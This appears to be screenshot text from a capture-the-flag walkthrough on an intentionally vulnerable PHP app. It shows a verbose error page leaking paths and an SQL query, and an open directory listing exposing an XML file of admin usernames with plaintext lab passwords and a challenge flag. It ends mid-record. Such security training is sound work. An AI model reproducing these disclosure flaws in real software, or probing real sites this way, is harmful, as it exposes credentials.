
Error Message


| Failure is always an option  |                             |
|--|-----------------------------|
| Line   | 109                         |
| Code   | 0                           |
| File   | /app/classes/LogHandler.php |
| Error attempting to write to log table: /app/classes/MySQLHandler.php on line 194: Error executing query:  |                             |
| connect_error: 0<br>errno: 1046<br>error: No database selected<br>client_info: 5.5.8<br>host_info: 127.0.0.1 via TCP/IP  |                             |
| ) Query: INSERT INTO hitlog(hostname, ip, browser, referer, date) VALUES ('10.5.5.1', '10.5.5.1', 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0', 'User visited: /app/home.php', now() ) (8) [Exception]<br># /app/includes/log-visit.php(17): LogHandler->writeToLog('User visited: /...') #1 /app/index.php(642): include_once('/app/includes/l...') #2 (main) |                             |
| Trace  |                             |
| Diagnostic Information   |                             |


Click here to reset the DB



Right Ctrl













### Index of /data

| Name                              | Last modified    | Size | Description |
|-----------------------------------|------------------|------|-------------|
| Parent Directory                  |                  |      |             |
| <a href="#">user_accounts.xml</a> | 2012-05-14 00:00 | 5.5K |             |

Apache/2.4.7 (Ubuntu) Server at 10.5.5.11 Port 80





This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<Employees>
- <Employee ID="0">
  <UserName>Flag</UserName>
  <Password>Here is the Code for Challenge 4!</Password>
  <Signature>21z-1478K</Signature>
  <Type>Flag</Type>
</Employee>
- <Employee ID="1">
  <UserName>admin</UserName>
  <Password>adminpass</Password>
  <Signature>g0t r00t?</Signature>
  <Type>Admin</Type>
</Employee>
- <Employee ID="2">
  <UserName>adrian</UserName>
  <Password>somepassword</Password>
  <Signature>Zombie Films Rock!</Signature>
  <Type>Admin</Type>
</Employee>
- <Employee ID="3">
  <UserName>john</UserName>
  <Password>monkey</Password>
  <Signature>I like the smell of confuk</Signature>
  <Type>Admin</Type>
</Employee>
- <Employee ID="4">
  <UserName>jeremy</UserName>
  <Password>password</Password>
  <Signature>d1373 1337 speak</Signature>
  <Type>Admin</Type>
</Employee>
- <Employee ID="5">
  <UserName>bryce</UserName>
```